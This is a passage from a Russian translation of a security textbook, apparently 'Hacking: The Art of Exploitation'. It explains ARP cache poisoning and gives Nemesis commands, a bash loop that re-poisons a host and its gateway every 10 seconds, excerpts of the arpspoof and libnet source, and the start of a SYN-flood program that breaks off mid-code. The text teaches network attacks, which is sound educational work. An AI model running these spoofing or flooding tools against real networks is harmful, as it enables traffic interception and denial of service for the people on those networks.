


Рис. 4.7. *Связь MAC-адресов с определенными портами*

Преимущество коммутируемой среды в том, что устройства получают только те пакеты, которые им предназначены, поэтому устройства в неразборчивом режиме не могут перехватывать чужие пакеты. Но даже в коммутируемой среде можно применять искусные способы получения чужих пакетов, просто они оказываются немного сложнее. Для такого хакинга надо изучить детали используемых протоколов, чтобы потом комбинировать их.

Важный элемент передачи данных в сети, позволяющий получить любопытные результаты, – адрес отправителя. Сетевые протоколы никоим образом не гарантируют совпадение адреса отправителя в пакете с действительным адресом машины отправителя. Подделка адреса отправителя в пакете называется *спуфингом* (*spoofing*). Добавление спуфинга в арсенал приемов значительно увеличивает возможности создания хаков, поскольку в большинстве систем предполагается истинность адреса отправителя.

Спуфинг – первый шаг в перехвате пакетов в коммутируемой сети. Еще две интересные детали обнаруживаются в ARP. Во-первых, если ответ ARP содержит адрес, который уже есть в кэше ARP, приемная система заменяет прежний MAC-адрес новым, полученным в ответе (если только запись в кэше ARP не была явно помечена как немодифицируемая). Во-вторых, информация о состоянии ARP-трафика не хранится, чтобы сберечь память и не усложнять простой протокол. Это приводит к тому, что система принимает ARP-ответ, даже если она не посылала ARP-запрос.

Правильно воспользовавшись этими тремя особенностями, атакующий может перехватывать сетевой трафик в коммутируемой сети с помощью технологии, известной как *ARP-переадресация* (*ARP redirection*). Атакующий посылает ARP-ответы с фальшивыми адресами отправителя некоторым устройствам, в результате чего записи в ARP-кэше этих устройств заменяются данными, переданными атакующим. Эта технология называется *порчей ARP-кэша* (*ARP cache poisoning*). Для перехвата сетевого обмена данными между точками А и Б атакующий должен испортить ARP-кэш у А (А должен считать, что IP-адрес В соответствует MAC-адресу атакующего) и у Б (Б должен считать, что IP-адрес А тоже соответствует MAC-адресу атакующего). После этого машина атакующего просто должна пересылать все пакеты их настоящему конечному получателю; весь трафик между А и Б доставляется адресату, но пройдя при этом через машину атакующего, как показано на схеме (рис. 4.8).

Поскольку А и Б присоединяют свои Ethernet-заголовки к отправляемым пакетам исходя из соответствующих кэшей ARP, то IP-пакеты А, предназначенные для Б, фактически отправляются по MAC-адресу атакующего, и наоборот. Коммутатор фильтрует трафик только на основе MAC-адресов, поэтому согласно своему предназначению будет отсылать IP-пакеты А и Б, направляемые по MAC-адресу атакующе-

го, в порт атакующего. После этого атакующий заменяет заголовки Ethernet-пакетов, содержащих IP-пакеты, правильными и направляет их обратно в коммутатор, который перешлет их настоящим адресатам. Коммутатор работает правильно, просто атакующему удалось обманным путем заставить атакуемые машины переадресовать свой трафик на его машину.




Рис. 4.8. *Порча ARP-кэша*

В соответствии с установленными значениями тайм-аутов атакуемые машины периодически посылают настоящие ARP-запросы и получают на них настоящие ARP-ответы. Чтобы атака переадресации не сорвалась из-за этого, атакующий должен периодически снова портить ARP-кэши атакуемых машин. Для этого можно просто регулярно посылать поддельные ARP-ответы обеим машинам А и Б, например, каждые 10 секунд.

Шлюз (*gateway*) – это система, которая направляет трафик из локальной сети в Интернет. ARP-переадресация оказывается особенно интересной, когда одна из атакованных машин оказывается шлюзом по умолчанию, потому что трафик между шлюзом по умолчанию и некоторой системой и есть трафик этой системы в Интернете. Например, если машина с адресом 192.168.0.118 связана со шлюзом по адресу 192.168.0.1 через коммутатор, то трафик будет проходить только через соответствующий MAC-адрес. Это означает, что обычными способами его нельзя перехватить даже в неразборчивом режиме. Для перехвата этого трафика его надо переадресовать.

Чтобы переадресовать трафик, надо сначала узнать MAC-адреса для 192.168.0.118 и 192.168.0.1. Это можно сделать, пропинговав эти узлы, потому что при любой попытке IP-соединения будет задействован ARP. Если запустить сниффер, можно увидеть ARP-пакеты, но ОС кэширует создаваемые привязки IP/MAC-адресов.

```
reader@hacking:~/booksrc $ ping -c 1 -w 1 192.168.0.1
PING 192.168.0.1 (192.168.0.1): 56 octets data
64 octets from 192.168.0.1: icmp_seq=0 ttl=64 time=0.4 ms
--- 192.168.0.1 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
reader@hacking:~/booksrc $ ping -c 1 -w 1 192.168.0.118
PING 192.168.0.118 (192.168.0.118): 56 octets data
64 octets from 192.168.0.118: icmp_seq=0 ttl=128 time=0.4 ms
--- 192.168.0.118 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
reader@hacking:~/booksrc $ arp -na
? (192.168.0.1) at 00:50:18:00:0F:01 [ether] on eth0
? (192.168.0.118) at 00:C0:F0:79:3D:30 [ether] on eth0
reader@hacking:~/booksrc $ ifconfig eth0
eth0      Link encap:Ethernet HWaddr 00:00:AD:D1:C7:ED
          inet addr:192.168.0.193 Bcast:192.168.0.255 Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MTU:1500 Metric:1
          RX packets:4153 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3875 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:601686 (587.5 Kb) TX bytes:288567 (281.8 Kb)
          Interrupt:9 Base address:0xc000
reader@hacking:~/booksrc $
```

После пингования MAC-адреса обоих узлов 192.168.0.118 и 192.168.0.1 окажутся в ARP-кэше атакующего. Таким образом, можно отправлять пакеты истинному получателю после того, как они в результате переадресации попадут на машину атакующего. В предположении, что ядро скомпилировано с возможностью пересылки IP-пакетов, все, что теперь требуется, – это отправка поддельных ARP-ответов через определенные промежутки времени. Узлу 192.168.0.118 требуется сообщить, что 192.168.0.1 имеет MAC-адрес `00:00:AD:D1:C7:ED`, а узлу 192.168.0.1 – что 192.168.0.118 имеет тот же MAC-адрес `00:00:AD:D1:C7:ED`. Инъекцию поддельных ARP-пакетов можно осуществить из командной строки с помощью утилиты для инъекции (ввода) пакетов под названием *Nemesis*. *Nemesis* изначально представляла собой комплект инструментов, написанных Марком Граймзом (Mark Grimes), но в последней версии 1.4 новый разработчик и руководитель проекта Джефф Натан (Jeff Nathan) объединил все функции в одной утилите. Исходный код *Nemesis* находится на загрузочном диске[1] в каталоге */usr/src/nemesis-1.4/*, и эта программа уже собрана и установлена.

```
reader@hacking:~/booksrc $ nemesis

NEMESIS -=- The NEMESIS Project Version 1.4 (Build 26)
```

[1] См. *www.symbol.ru/library/hacking-2ed*. – *Прим. ред.*

```
NEMESIS Usage:
  nemesis [mode] [options]

NEMESIS modes:
  arp
  dns
  ethernet
  icmp
  igmp
  ip
  ospf (currently non-functional)
  rip
  tcp
  udp

NEMESIS options:
  To display options, specify a mode with the option "help".

reader@hacking:~/booksrc $ nemesis arp help

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4 (Build 26)

ARP/RARP Usage:
  arp [-v (verbose)] [options]

ARP/RARP Options:
  -S <Source IP address>
  -D <Destination IP address>
  -h <Sender MAC address within ARP frame>
  -m <Target MAC address within ARP frame>
  -s <Solaris style ARP requests with target hardware addess set to broadcast>
  -r ({ARP,RARP} REPLY enable)
  -R (RARP enable)
  -P <Payload file>

Data  Link Options:
  -d  <Ethernet device name>
  -H  <Source MAC address>
  -M  <Destination MAC address>

You must define a Source and Destination IP address.

reader@hacking:~/booksrc $ sudo nemesis arp -v -r -d eth0 -S 192.168.0.1 -D
192.168.0.118 -h 00:00:AD:D1:C7:ED -m 00:C0:F0:79:3D:30 -H 00:00:AD:D1:C7:ED
-M 00:C0:F0:79:3D:30

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4 (Build 26)

               [MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
     [Ethernet type] ARP (0x0806)
  [Protocol addr:IP] 192.168.0.1 > 192.168.0.118
```

```
 [Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
       [ARP opcode] Reply
  [ARP hardware fmt] Ethernet (1)
  [ARP proto format] IP (0x0800)
  [ARP protocol len] 6
  [ARP hardware len] 4

Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB

ARP Packet Injected
reader@hacking:~/booksrc $ sudo nemesis arp -v -r -d eth0 -S 192.168.0.118 -D
192.168.0.1 -h 00:00:AD:D1:C7:ED -m 00:50:18:00:0F:01 -H 00:00:AD:D1:C7:ED -M
00:50:18:00:0F:01

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4 (Build 26)

               [MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
     [Ethernet type] ARP (0x0806)

  [Protocol addr:IP] 192.168.0.118 > 192.168.0.1
 [Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
       [ARP opcode] Reply
  [ARP hardware fmt] Ethernet (1)
  [ARP proto format] IP (0x0800)
  [ARP protocol len] 6
  [ARP hardware len] 4

Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.

ARP Packet Injected
reader@hacking:~/booksrc $
```

Эти две команды фабрикуют ARP-ответы от 192.168.0.1 для 192.168. 0.118 и в обратном направлении, утверждая, что их MAC-адреса имеют значение `00:00:AD:D1:C7:ED`. Если повторять эти команды каждые десять секунд, то поддельные ARP-ответы будут поддерживать ARP-кэши в испорченном состоянии, вызывающем переадресацию трафика. В обычной оболочке BASH можно составлять из команд скрипты, пользуясь известными управляющими структурами. В следующем примере простой бесконечный цикл `while` в оболочке посылает через каждые 10 секунд два ответа, портящие ARP-кэш.

```
reader@hacking:~/booksrc $ while true
> do
> sudo nemesis arp -v -r -d eth0 -S 192.168.0.1 -D 192.168.0.118 -h
00:00:AD:D1:C7:ED -m 00:C0:F0:79:3D:30 -H 00:00:AD:D1:C7:ED -M
00:C0:F0:79:3D:30
> sudo nemesis arp -v -r -d eth0 -S 192.168.0.118 -D 192.168.0.1 -h
00:00:AD:D1:C7:ED -m 00:50:18:00:0F:01 -H 00:00:AD:D1:C7:ED -M
00:50:18:00:0F:01
> echo "Redirecting..."
```

```
> sleep 10
> done

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4 (Build 26)

               [MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
     [Ethernet type] ARP (0x0806)
  [Protocol addr:IP] 192.168.0.1 > 192.168.0.118
 [Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
        [ARP opcode] Reply
  [ARP hardware fmt] Ethernet (1)
  [ARP proto format] IP (0x0800)
  [ARP protocol len] 6
  [ARP hardware len] 4
Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.

ARP Packet Injected

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4 (Build 26)

               [MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
     [Ethernet type] ARP (0x0806)

  [Protocol addr:IP] 192.168.0.118 > 192.168.0.1
 [Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
        [ARP opcode] Reply
  [ARP hardware fmt] Ethernet (1)
  [ARP proto format] IP (0x0800)
  [ARP protocol len] 6
  [ARP hardware len] 4
Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.
ARP Packet Injected
Redirecting...
```

Как видите, с помощью таких простых средств, как *Nemesis* и стандартная оболочка BASH, можно быстро смастерить сетевой эксплойт. Для формирования и ввода фальшивых пакетов *Nemesis* использует библиотеку C под названием *libnet*. Так же как и *libpcap*, эта библиотека использует сокеты прямого доступа и прячет несовместимость между разными платформами за стандартным интерфейсом. Кроме того, в *libnet* есть несколько удобных функций для работы с сетевыми пакетами, например для получения контрольных сумм.

Библиотека *libnet* предоставляет простой и единообразный API для создания и инъекции сетевых пакетов. Она хорошо документирована, функциям даны содержательные имена. Взглянув на исходный код *Nemesis*, вы увидите, как просто формировать пакеты ARP с помощью *libnet*. В исходном коде *nemesis-arp.c* есть несколько функций для создания и инъекции ARP-пакетов, использующие статически определенные структуры данных для хранения информации заголовков пакетов.

Приведенная ниже функция `nemesis_arp()` вызывается в *nemesis.c*, чтобы сформировать и ввести ARP-пакет.

Фрагмент nemesis-arp.c

```
static ETHERhdr etherhdr;
static ARPhdr arphdr;

...

void nemesis_arp(int argc, char **argv)
{
    const char *module= "ARP/RARP Packet Injection";

    nemesis_maketitle(title, module, version);

    if (argc > 1 && !strncmp(argv[1], "help", 4))
         arp_usage(argv[0]);

    arp_initdata();
    arp_cmdline(argc, argv);
    arp_validatedata();
    arp_verbose();

    if (got_payload)
    {
         if (builddatafromfile(ARPBUFFSIZE, &pd, (const char *)file,
                     (const u_int32_t)PAYLOADMODE) < 0)
              arp_exit(1);
    }

    if (buildarp(&etherhdr, &arphdr, &pd, device, reply) < 0)
    {
         printf("\n%s Injection Failure\n", (rarp == 0 ? "ARP" : "RARP"));
         arp_exit(1);
    }
    else
    {
         printf("\n%s Packet Injected\n", (rarp == 0 ? "ARP" : "RARP"));
         arp_exit(0);
    }
}
```

Структуры `ETHERhdr` и `ARPhdr` определены в файле *nemesis.h* (см. ниже) как синонимы для имеющихся в *libnet* структур данных. В языке C для создания синонимов типов данных применяется оператор `typedef`.

Фрагмент nemesis.h

```
typedef  struct libnet_arp_hdr ARPhdr;
typedef  struct libnet_as_lsa_hdr ASLSAhdr;
typedef  struct libnet_auth_hdr AUTHhdr;
```

```
typedef  struct libnet_dbd_hdr DBDhdr;
typedef struct  libnet_dns_hdr DNShdr;
typedef struct  libnet_ethernet_hdr ETHERhdr;
typedef struct  libnet_icmp_hdr ICMPhdr;
typedef struct  libnet_igmp_hdr IGMPhdr;
typedef struct  libnet_ip_hdr IPhdr;
```

Функция `nemesis_arp()` вызывает ряд других функций из этого файла: `arp_initdata()`, `arp_cmdline()`, `arp_validatedata()` и `arp_verbose()`. По имени функции можно догадаться, что она инициализирует данные, обрабатывает аргументы командной строки, проверяет корректность данных или выводит какие-то подробные сообщения. Функция `arp_initdata()` действительно инициализирует значения в статически определенных структурах данных.

Приведенная ниже функция `arp_initdata()` записывает в различные элементы структур заголовков значения, соответствующие ARP-пакетам.

Фрагмент nemesis-arp.c

```
static void arp_initdata(void)
{
    /* Значения по умолчанию */
    etherhdr.ether_type = ETHERTYPE_ARP; /* Тип пакета Ethernet ARP */
    memset(etherhdr.ether_shost, 0, 6);  /* Адрес отправителя Ethernet */
    memset(etherhdr.ether_dhost, 0xff, 6); /* Адрес получателя Ethernet */
    arphdr.ar_op = ARPOP_REQUEST;        /* Код операции ARP : запрос */
    arphdr.ar_hrd = ARPHRD_ETHER;        /* Код устройства: Ethernet */
    arphdr.ar_pro = ETHERTYPE_IP;        /* Код протокола: IP */
    arphdr.ar_hln = 6;                   /* 6 байт физического адреса */
    arphdr.ar_pln = 4;                   /* 4 байта логического адреса */
    memset(arphdr.ar_sha, 0, 6);         /* Физический адрес отправителя*/
    memset(arphdr.ar_spa, 0, 4);         /* Логический адрес отправителя */
    memset(arphdr.ar_tha, 0, 6);         /* Физический адрес получателя */
    memset(arphdr.ar_tpa, 0, 4);         /* Логический адрес получателя */
    pd.file_mem = NULL;
    pd.file_s = 0;
    return;
}
```

Наконец, функция `nemesis_arp()` вызывает функцию `buildarp()`, передавая ей указатели на структуры заголовков. Судя по тому, как обрабатывается возвращаемое ею значение, `buildarp()` формирует пакет и вводит его. Эта функция есть в другом исходном файле, *nemesis-proto_arp.c*.

Фрагмент nemesis-proto_arp.c

```
int buildarp(ETHERhdr *eth, ARPhdr *arp, FileData *pd, char *device,
        int reply)
{
```

```
    int n = 0;
    u_int32_t arp_packetlen;
    static u_int8_t *pkt;
    struct libnet_link_int *l2 = NULL;

    /* Проверки корректности */
    if (pd->file_mem == NULL)
         pd->file_s = 0;

    arp_packetlen = LIBNET_ARP_H + LIBNET_ETH_H + pd->file_s;

#ifdef DEBUG
    printf("DEBUG: ARP packet length %u.\n", arp_packetlen);
    printf("DEBUG: ARP payload size %u.\n", pd->file_s);
#endif

    if ((l2 = libnet_open_link_interface(device, errbuf)) == NULL)
    {
         nemesis_device_failure(INJECTION_LINK, (const char *)device);
         return -1;
    }

    if (libnet_init_packet(arp_packetlen, &pkt) == -1)
    {
         fprintf(stderr, "ERROR: Unable to allocate packet memory.\n");
         return -1;
    }

    libnet_build_ethernet(eth->ether_dhost, eth->ether_shost, eth->ether_type
              NULL, 0, pkt);

    libnet_build_arp(arp->ar_hrd, arp->ar_pro, arp->ar_hln, arp->ar_pln,
              arp->ar_op, arp->ar_sha, arp->ar_spa, arp->ar_tha, arp->ar_tpa,
              pd->file_mem, pd->file_s, pkt + LIBNET_ETH_H);

    n = libnet_write_link_layer(l2, device, pkt, LIBNET_ETH_H +
                  LIBNET_ARP_H + pd->file_s);

    if (verbose == 2)
         nemesis_hexdump(pkt, arp_packetlen, HEX_ASCII_DECODE);
    if (verbose == 3)
         nemesis_hexdump(pkt, arp_packetlen, HEX_RAW_DECODE);

    if (n != arp_packetlen)
    {
         fprintf(stderr, "ERROR: Incomplete packet injection. Only "
                 "wrote %d bytes.\n", n);
    }
    else
    {
         if (verbose)
```

```
            {
                if (memcmp(eth->ether_dhost, (void *)&one, 6))
                {
                    printf("Wrote %d byte unicast ARP request packet through "
                            "linktype %s.\n", n,
                            nemesis_lookup_linktype(l2->linktype));
                }
                else
                {
                    printf("Wrote %d byte %s packet through linktype %s.\n", n,
                         (eth->ether_type == ETHERTYPE_ARP ? "ARP" : "RARP"),
                         nemesis_lookup_linktype(l2->linktype));
                }
            }
        }

        libnet_destroy_packet(&pkt);
        if (l2 != NULL)
            libnet_close_link_interface(l2);
        return (n);
    }
```

В целом работа этой функции должна быть понятна. С помощью функций *libnet* она открывает интерфейс соединения и инициализирует память для пакета. Затем она строит Ethernet-пакет с помощью элементов структуры Ethernet-заголовка, а потом то же самое делает для уровня ARP. Затем записывает этот пакет в устройство, чтобы отправить его, и наконец прибирает за собой, уничтожая пакет и закрывая интерфейс. Для лучшего понимания ниже приведен фрагмент страницы руководства *libnet*.

Фрагмент man-страницы libnet

libnet_open_link_interface() открывает интерфейс пакетов низкого уровня. Это требуется для записи пакетов канального уровня. Функции передается указатель u_char на имя устройства интерфейса и указатель u_char на буфер ошибок. Функция возвращает структуру libnet_link_int или NULL в случае ошибки.

libnet_init_packet() инициализирует пакет. Если размер опущен (или отрицательный), библиотека подберет пользователю подходящее значение (в данное время LIBNET_MAX_PACKET). Если удалось выделить память, она обнуляется и функция возвращает 1. В случае ошибки функция возвращает -1. Так как функция вызывает malloc, нужно обязательно в какой-то момент вызвать destroy_packet().

libnet_build_ethernet() строит пакет Ethernet. Функции передаются адрес получателя, адрес отправителя (в виде массивов unsigned char) и тип пакета Ethernet, указатель на необязательную секцию данных, размер данных и указатель на предварительно выделенный блок памяти для пакета. Тип пакета Ethernet выбирается из следующих:

```
Значение              Тип
ETHERTYPE_PUP         Протокол PUP
ETHERTYPE_IP          Протокол IP
ETHERTYPE_ARP         Протокол ARP
ETHERTYPE_REVARP      Протокол обратного ARP
ETHERTYPE_VLAN        Виртуальные сети
ETHERTYPE_LOOPBACK    Для тестирования интерфейсов
```

libnet_build_arp() строит пакет ARP (Address Resolution Protocol). Функция принимает аргументы: код устройства, код протокола, размер физического адреса, размер логического адреса, тип пакета ARP, физический адрес отправителя, логический адрес отправителя, физический адрес получателя, логический адрес получателя, данные пакета, размер данных пакета и указатель на заголовок пакета. Учтите, что эта функция строит только пакеты Ethernet/IP ARP, а потому первым аргументом должен быть ARPHRD_ETHER. Пакет ARP может иметь один из следующих типов:
ARPOP_REQUEST, ARPOP_REPLY, ARPOP_REVREQUEST, ARPOP_REVREPLY, ARPOP_INVREQUEST или ARPOP_INVREPLY.

libnet_destroy_packet() освобождает память, выделенную пакету.

libnet_close_link_interface() закрывает интерфейс пакетов низкого уровня. При успехе возвращается 1, а при ошибке -1.

Располагая базовыми знаниями C, документацией API и здравым смыслом, можно расширять свои знания, изучая проекты open source. Например, Даг Сонг предоставляет вместе с *dsniff* программу *arpspoof*, которая осуществляет атаку ARP-переадресации.

Фрагмент man-страницы arpspoof

```
ИМЯ
        arpspoof - перехват пакетов коммутируемой LAN

ОБЗОР
        arpspoof [-i interface] [-t target] host

ОПИСАНИЕ
        arpspoof переадресует пакеты целевого узла (или всех узлов) LAN,
        предназначенные другому узлу этой LAN, с помощью фальшивых
        ответов ARP.
        Это исключительно эффективный способ перехвата трафика коммутатора.
        Необходимо заранее включить переадресацию IP в ядре (или запустить
        пользовательскую программу вроде fragrouter(8)).

ОПЦИИ
        -i interface
               Указать используемый интерфейс.

        -t target
               Задать узел, ARP-кэш которого нужно испортить
               (если не указан, то задействуются все узлы в LAN).
```

```
        host   Задать узел, пакеты для которого будут
               перехватываться (обычно шлюз из локальной сети).

СМ. ТАКЖЕ
        dsniff(8), fragrouter(8)

АВТОР
        Даг Сонг <dugsong@monkey.org>
```

Сила этой программы – в функции `arp_send()`, также задействующей *libnet* для фальсификации пакетов. Исходный код этой функции должен быть понятен читателю, поскольку в нем используется ряд уже обсуждавшихся функций *libnet* (выделены полужирным). Работа со структурами и буфером ошибок также знакома.

arpspoof.c

```
static struct libnet_link_int *llif;
static struct ether_addr spoof_mac, target_mac;
static in_addr_t spoof_ip, target_ip;

...

int
arp_send(struct libnet_link_int *llif, char *dev,
      int op, u_char *sha, in_addr_t spa, u_char *tha, in_addr_t tpa)
{
    char ebuf[128];
    u_char pkt[60];

    if (sha == NULL &&
         (sha = (u_char *)libnet_get_hwaddr(llif, dev, ebuf)) == NULL) {
         return (-1);
    }
    if (spa == 0) {
         if ((spa = libnet_get_ipaddr(llif, dev, ebuf)) == 0)
             return (-1);
         spa = htonl(spa); /* XXX */
    }
    if (tha == NULL)
         tha = "\xff\xff\xff\xff\xff\xff";

    libnet_build_ethernet(tha, sha, ETHERTYPE_ARP, NULL, 0, pkt);

    libnet_build_arp(ARPHRD_ETHER, ETHERTYPE_IP, ETHER_ADDR_LEN, 4,
              op, sha, (u_char *)&spa, tha, (u_char *)&tpa,
              NULL, 0, pkt + ETH_H);

    fprintf(stderr, "%s ",
         ether_ntoa((struct ether_addr *)sha));

    if (op == ARPOP_REQUEST) {
```

```
            fprintf(stderr, "%s 0806 42: arp who-has %s tell %s\n",
                ether_ntoa((struct ether_addr *)tha),
                libnet_host_lookup(tpa, 0),
                libnet_host_lookup(spa, 0));
        }
        else {
            fprintf(stderr, "%s 0806 42: arp reply %s is-at ",
                ether_ntoa((struct ether_addr *)tha),
                libnet_host_lookup(spa, 0));
            fprintf(stderr, "%s\n",
                ether_ntoa((struct ether_addr *)sha));
        }
        return (libnet_write_link_layer(llif, dev, pkt, sizeof(pkt)) ==
                sizeof(pkt));
}
```

Остальные функции *libnet* получают аппаратные адреса, IP-адреса и ищут узлы. У них содержательные имена, и работа с ними подробно описана на странице руководства *libnet*.

Фрагмент man-страницы libnet

libnet_get_hwaddr() принимает указатель на структуру интерфейса канального уровня, указатель на имя сетевого устройства и пустой буфер для записи сообщения об ошибке. Функция возвращает MAC-адрес указанного устройства или 0 в случае ошибки (в буфер будет помещено ее описание).

libnet_get_ipaddr() принимает указатель на структуру интерфейса канального уровня, указатель на имя сетевого устройства и пустой буфер для записи сообщения об ошибке. Функция возвращает IP-адрес указанного интерфейса с порядком байт, определяемым архитектурой узла, или 0 в случае ошибки (в буфер будет помещено ее описание).

libnet_host_lookup() преобразует переданный ей адрес IPv4 с сетевым порядком байт ("сначала старший") к виду, удобному для чтения. Если use_name = 1, libnet_host_lookup() попытается разрешить IP-адрес и вернуть имя узла, иначе (или при неудаче поиска) функция вернет строку ASCII из чисел с точками.

Умея читать код C, вы многому сможете научиться по имеющимся программам. С такими библиотеками, как *libnet* и *libpcap*, поставляется обширная документация, раскрывающая детали, о которых вы можете не догадаться, читая исходный код. Задача книги – научить читателя получать информацию из исходного кода, а не просто освоить применение каких-то библиотек. Есть и другие библиотеки, и множество программ, которые их используют.

0x450 Отказ в обслуживании

Один из простейших видов сетевых атак – *отказ в обслуживании* (DoS – Denial of Service).

При DoS-атаке не крадется информация, а просто нарушается доступность службы или ресурса. Есть два главных вида DoS-атак: в одном случае служба аварийно завершается, в другом не справляется с чрезмерной нагрузкой.

DoS-атаки, приводящие к аварийному завершению сервисов, ближе к программным, чем к сетевым эксплойтам. Часто эти атаки основаны на уязвимостях реализации, предлагаемой конкретным производителем. Неудачный эксплойт на основе переполнения буфера обычно приводит к аварийному завершению атакуемой программы вместо выполнения ею внедренного шелл-кода. Если эта программа выполняется на сервере, служба оказывается недоступной для всех клиентов. Вызывающие аварийное завершение DoS-атаки обычно привязаны к конкретным версиям конкретных программ. Поскольку стек сетевых протоколов обрабатывается операционной системой, авария в таком коде выводит из строя ядро и вызывает отказ всей машины. Многие из подобных уязвимостей в большинстве современных операционных систем устранены, но все же полезно рассмотреть, как такие приемы могут применяться в различных ситуациях.

0x451 SYN-флуд

SYN-флудом называются атаки, состоящие в попытке превысить допустимое количество состояний в стеке TCP/IP. Поскольку TCP поддерживает «надежные» соединения, он должен где-то хранить и их состояние. Стек TCP/IP ядра делает это, но количество соединений, которые он может хранить, ограничено. В атаке SYN-флуда применяется фальсификация адресов, чтобы превысить существующее ограничение.

Атакующий забрасывает атакуемую систему множеством SYN-пакетов, в которых указаны несуществующие адреса отправителя. SYN-пакеты служат для открытия TCP-соединений, и в ответ на них атакуемая машина должна посылать на ложный адрес SYN/ACK-пакеты и ждать ACK-ответа. Каждое из этих ждущих полуоткрытых соединений помещается в особую очередь ограниченного размера. Поскольку фальсифицированные адреса не существуют, ACK-ответы, необходимые для установления соединения и удаления записей из очереди, никогда не поступят. Каждое полуоткрытое соединение будет удаляться по истечении тайм-аута, а это занимает относительно много времени.

Пока атакующий продолжает наводнять атакуемую систему поддельными SYN-пакетами, очередь ждущих открытия соединений оказывается переполненной, и настоящим SYN-пакетам практически невозможно попасть в систему и открыть реальные соединения TCP/IP.

Взяв за основу исходный код *Nemesis* и *arpspoof*, можно самостоятельно написать программу, которая осуществляет такую атаку. Ниже приведена программа, использующая функции *libnet*, взятые из исходного кода, и функции сокетов, которые рассматривались выше. В исходном коде

Nemesis для получения псевдослучайных чисел для различных IP-полей используется функция `libnet_get_prand()`. Функция `libnet_seed_prand()` служит для задания случайного начального значения. Такие же задачи эти функции выполняют в приведенной программе.

synflood.c

```
#include <libnet.h>

#define FLOOD_DELAY 5000 // Задержка между отправкой пакетов 5000 ms.

/* Возвращает IP в виде x.x.x.x */
char *print_ip(u_long *ip_addr_ptr) {
   return inet_ntoa( *((struct in_addr *)ip_addr_ptr) );
}

int main(int argc, char *argv[]) {
   u_long dest_ip;
   u_short dest_port;
   u_char errbuf[LIBNET_ERRBUF_SIZE], *packet;
   int opt, network, byte_count, packet_size = LIBNET_IP_H + LIBNET_TCP_H;

   if(argc < 3)
   {
      printf("Usage:\n%s\t <target host> <target port>\n", argv[0]);
      exit(1);
   }

   dest_ip = libnet_name_resolve(argv[1], LIBNET_RESOLVE); // Узел
   dest_port = (u_short) atoi(argv[2]); // Порт

   network = libnet_open_raw_sock(IPPROTO_RAW); // Открыть сетевой интерфейс.
   if (network == -1)
      libnet_error(LIBNET_ERR_FATAL, "can't open network interface. --
                   this program must run as root.\n");
   libnet_init_packet(packet_size, &packet); // Выделить память для пакета.
   if (packet == NULL)
      libnet_error(LIBNET_ERR_FATAL, "can't initialize packet memory.\n");

   libnet_seed_prand(); // Инициализировать генератор случайных чисел.

   printf("SYN Flooding port %d of %s..\n", dest_port, print_ip(&dest_ip));
   while(1) // loop forever (until break by CTRL-C)
   {
      libnet_build_ip(LIBNET_TCP_H,      // Размер пакета без IP-заголовка
         IPTOS_LOWDELAY,                 // Тип IP-сервиса
         libnet_get_prand(LIBNET_PRu16), // IP ID (случайный)
         0,                              // Фрагментация
         libnet_get_prand(LIBNET_PR8),   // TTL (случайный)
         IPPROTO_TCP,                    // Транспортный протокол
         libnet_get_prand(LIBNET_PRu32), // IP отправителя (случайный)
```

```
            dest_ip,                          // IP получателя
            NULL,                             // Данные (нет)
            0,                                // Размер данных
            packet);                          // Память заголовка пакета

        libnet_build_tcp(libnet_get_prand(LIBNET_PRu16), // Порт TCP
                                                  // отправителя (случайный)
            dest_port,                        // Порт TCP получателя
            libnet_get_prand(LIBNET_PRu32), // Порядковый номер (случайный)
